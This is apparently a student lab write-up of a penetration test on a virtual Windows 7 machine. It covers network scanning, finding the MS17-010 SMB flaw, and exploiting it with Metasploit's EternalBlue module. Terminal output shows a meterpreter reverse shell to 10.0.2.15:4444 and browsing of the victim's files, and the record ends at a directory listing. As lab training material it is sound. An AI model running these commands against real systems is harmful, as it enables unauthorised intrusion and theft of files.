


We found 4 hosts in the network 10.0.2.1, 10.0.2.2, 10.0.2.3, 10.0.2.9




Start the scanning for detecting the OS for every host (we are targeting windows 7)






10.0.2.9 is the host we are targeting.



```
$ enum4linux 10.0.2.9
```

We use this to get more information about the target.



```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Group1B7: /home/group1b7
File Actions Edit View Help

(root@Group1B7)-[/home/group1b7]
# enum4linux 10.0.2.9
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Apr 19 07:26:37 2025

===== ( Target Information ) =====
Target ..... 10.0.2.9
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.0.2.9 ) =====
[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 10.0.2.9 ) =====
Looking up status of 10.0.2.9
GROUP1B7-PC <00> - B <ACTIVE> Workstation Service
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
GROUP1B7-PC <20> - B <ACTIVE> File Server Service
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
WORKGROUP <1d> - B <ACTIVE> Master Browser
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
MAC Address = 08-00-27-31-46-3D

===== ( Session Check on 10.0.2.9 ) =====
[+] Server 10.0.2.9 allows sessions using username '', password ''

===== ( Getting domain SID for 10.0.2.9 ) =====
do_cmd: Could not initialise lsarpc. Error was NT_STATUS_ACCESS_DENIED
[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 10.0.2.9 ) =====
```

```
$ nmap -sV -T4 10.0.2.9 -v
```

We use nmap to scan for open port on the host


```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Group1B7: /home/group1b7
File Actions Edit View Help

(root@Group1B7)-[/home/group1b7]
# nmap -sV -T4 10.0.2.9 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 07:27 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 07:27
Scanning 10.0.2.9 [1 port]
Completed ARP Ping Scan at 07:27, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:27
Completed Parallel DNS resolution of 1 host. at 07:27, 0.00s elapsed
Initiating SYN Stealth Scan at 07:27
Scanning 10.0.2.9 [1000 ports]
Discovered open port 3389/tcp on 10.0.2.9
Discovered open port 139/tcp on 10.0.2.9
Discovered open port 135/tcp on 10.0.2.9
Discovered open port 5357/tcp on 10.0.2.9
Discovered open port 445/tcp on 10.0.2.9
Discovered open port 49155/tcp on 10.0.2.9
Discovered open port 49153/tcp on 10.0.2.9
Discovered open port 49158/tcp on 10.0.2.9
Discovered open port 49152/tcp on 10.0.2.9
Discovered open port 49154/tcp on 10.0.2.9
Discovered open port 49156/tcp on 10.0.2.9
Completed SYN Stealth Scan at 07:27, 1.52s elapsed (1000 total ports)
Initiating Service scan at 07:27
Scanning 11 services on 10.0.2.9
Service scan Timing: About 54.55% done; ETC: 07:29 (0:00:45 remaining)
Completed Service scan at 07:28, 58.55s elapsed (11 services on 1 host)
NSE: Script scanning 10.0.2.9.
Initiating NSE at 07:28
Completed NSE at 07:29, 7.03s elapsed
Initiating NSE at 07:29
Completed NSE at 07:29, 0.01s elapsed
Nmap scan report for 10.0.2.9
Host is up (0.00012s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  tcpwrapped
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49155/tcp  open  msrpc          Microsoft Windows RPC
```

Step 3: Vulnerability assessment

```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Group1B7: /home/group1b7
File Actions Edit View Help

(root@Group1B7)-[/home/group1b7]
# nmap --script vuln 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 07:31 EDT
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 89.53% done; ETC: 07:32 (0:00:07 remaining)
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 89.63% done; ETC: 07:32 (0:00:07 remaining)
Stats: 0:01:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 89.63% done; ETC: 07:32 (0:00:08 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 89.73% done; ETC: 07:33 (0:00:09 remaining)
Nmap scan report for 10.0.2.9
Host is up (0.00025s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsddapi
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49158/tcp  open  unknown
MAC Address: 08:00:27:31:46:3D (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
```

We found that there's a vulnerability for SMBv1 servers (ms17-010)

ID: CVE-2017-0143

```
(root@Group1B7)-[/home/group1b7]
# msfdb start
[+] Starting database
```




```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Group187: /home/group1b7
File Actions Edit View Help
msf6 > search ms17
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corrupt
1 \ target: Automatic Target
2 \ target: Windows 7
3 \ target: Windows Embedded Standard 7
4 \ target: Windows Server 2008 R2
5 \ target: Windows 8
6 \ target: Windows 8.1
7 \ target: Windows Server 2012
8 \ target: Windows 10 Pro
9 \ target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
11 \ target: Automatic
12 \ target: PowerShell
13 \ target: Native upload
14 \ target: MOF upload
15 \ AKA: ETERNALSYNERGY
16 \ AKA: ETERNALROMANCE
17 \ AKA: ETERNALCHAMPION
18 \ AKA: ETERNALBLUE
19 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
20 \ AKA: ETERNALSYNERGY
21 \ AKA: ETERNALROMANCE
22 \ AKA: ETERNALCHAMPION
23 \ AKA: ETERNALBLUE
24 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
25 \ AKA: DOUBLEPULSAR
26 \ AKA: ETERNALBLUE
27 exploit/windows/fileformat/office_ms17_11882 2017-11-15 manual No Microsoft Office CVE-2017-11882
28 auxiliary/admin/mssql/mssql_escalate_execute_as normal No Microsoft SQL Server Escalate EXECUTE AS
29 auxiliary/admin/mssql/mssql_escalate_execute_as_sql normal No Microsoft SQL Server SQLi Escalate Execute AS
30 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
31 \ target: Execute payload (x64)
32 \ target: Neutralize implant
Interact with a module by name or index. For example info 32, use 32 or use exploit/windows/smb/smb_doublepulsar_rce
```

Step 4: Exploitation

We start the exploitation, we use 0 which is exploit windows/smb/ms17_010_eternalblue

And then we config the options, such as rhost which is the target host



```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

We select the target windows 7

```
kali-linux-20244-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

root@Group1B7: /home/group1b7
File Actions Edit View Help
VERIFY_TARGET true yes ws Embedded Standard 7 target machines.
Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedde
d Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.9
rhosts => 10.0.2.9
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:


| Id | Name                             |
|----|----------------------------------|
| 0  | Automatic Target                 |
| 1  | Windows 7                        |
| 2  | Windows Embedded Standard 7      |
| 3  | Windows Server 2008 R2           |
| 4  | Windows 8                        |
| 5  | Windows 8.1                      |
| 6  | Windows Server 2012              |
| 7  | Windows 10 Pro                   |
| 8  | Windows 10 Enterprise Evaluation |



msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 1
target => 1
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

\$ run or exploit

To start the exploit and as it shown here its success.

```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Group1B7: /home/group1b7
File Actions Edit View Help
⇒ 0 Automatic Target
1 Windows 7
2 Windows Embedded Standard 7
3 Windows Server 2008 R2
4 Windows 8
5 Windows 8.1
6 Windows Server 2012
7 Windows 10 Pro
8 Windows 10 Enterprise Evaluation

msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 1
target => 1
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.9:4445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.9:4445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.9:4445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.9:4445 - The target is vulnerable.
[*] 10.0.2.9:4445 - Connecting to target for exploitation.
[+] 10.0.2.9:4445 - Connection established for exploitation.
[+] 10.0.2.9:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.9:4445 - CORE raw buffer dump (38 bytes)
[*] 10.0.2.9:4445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.0.2.9:4445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.0.2.9:4445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 10.0.2.9:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.9:4445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.9:4445 - Sending all but last fragment of exploit packet
[*] 10.0.2.9:4445 - Starting non-paged pool grooming
[+] 10.0.2.9:4445 - Sending SMBv2 buffers
[+] 10.0.2.9:4445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.9:4445 - Sending final SMBv2 buffers.
[*] 10.0.2.9:4445 - Sending last fragment of exploit packet!
[*] 10.0.2.9:4445 - Receiving response from exploit packet
[+] 10.0.2.9:4445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.9:4445 - Sending egg to corrupted connection.
[*] 10.0.2.9:4445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.0.2.9
[+] 10.0.2.9:4445 - -----
[+] 10.0.2.9:4445 - -----WIN-----
[+] 10.0.2.9:4445 - -----
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.9:49159) at 2025-04-19 07:41:52 -0400

meterpreter > 
```

\$ sysinfo

```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4

root@Group1B7: /home/group1b7

File Actions Edit View Help
[+] 10.0.2.9:445 - The target is vulnerable.
[*] 10.0.2.9:445 - Connecting to target for exploitation.
[+] 10.0.2.9:445 - Connection established for exploitation.
[+] 10.0.2.9:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.9:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.2.9:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.0.2.9:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.0.2.9:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 10.0.2.9:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.9:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.9:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.9:445 - Starting non-paged pool grooming
[+] 10.0.2.9:445 - Sending SMBv2 buffers
[+] 10.0.2.9:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.9:445 - Sending final SMBv2 buffers.
[*] 10.0.2.9:445 - Sending last fragment of exploit packet!
[*] 10.0.2.9:445 - Receiving response from exploit packet
[+] 10.0.2.9:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.9:445 - Sending egg to corrupted connection.
[*] 10.0.2.9:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.0.2.9
[+] 10.0.2.9:445 - -----WIN-----
[+] 10.0.2.9:445 - -----
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.9:49159) at 2025-04-19 07:41:52 -0400

meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:
    -h, --help            Show this message
    -i, --interact <id>  Interact with a provided session ID

meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > sysinfo
Computer      : GROUP1B7-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```

We access the test folder in Desktop and there's a text file named secret.


```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4

root@Group1B7: /home/group1b7

File Actions Edit View Help
-h, --help Show this message
-i, --interact <id> Interact with a provided session ID

meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > sysinfo
Computer : GROUP1B7-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > cd ../..
meterpreter > ls
Listing: C:\

Mode                Size           Type             Last modified            Name
-----
040777/rwxrwxrwx 0             dir              2025-04-19 17:36:50      -0400 $Recycle.Bin
100444/r--r--r-- 8192          fil              2025-04-19 18:30:53      -0400 BOOTSECT.BAK
040777/rwxrwxrwx 4096          dir              2025-04-19 18:30:53      -0400 Boot
040777/rwxrwxrwx 0             dir              2009-07-14 01:08:56      -0400 Documents and Settings
040777/rwxrwxrwx 0             dir              2009-07-13 23:20:08      -0400 PerfLogs
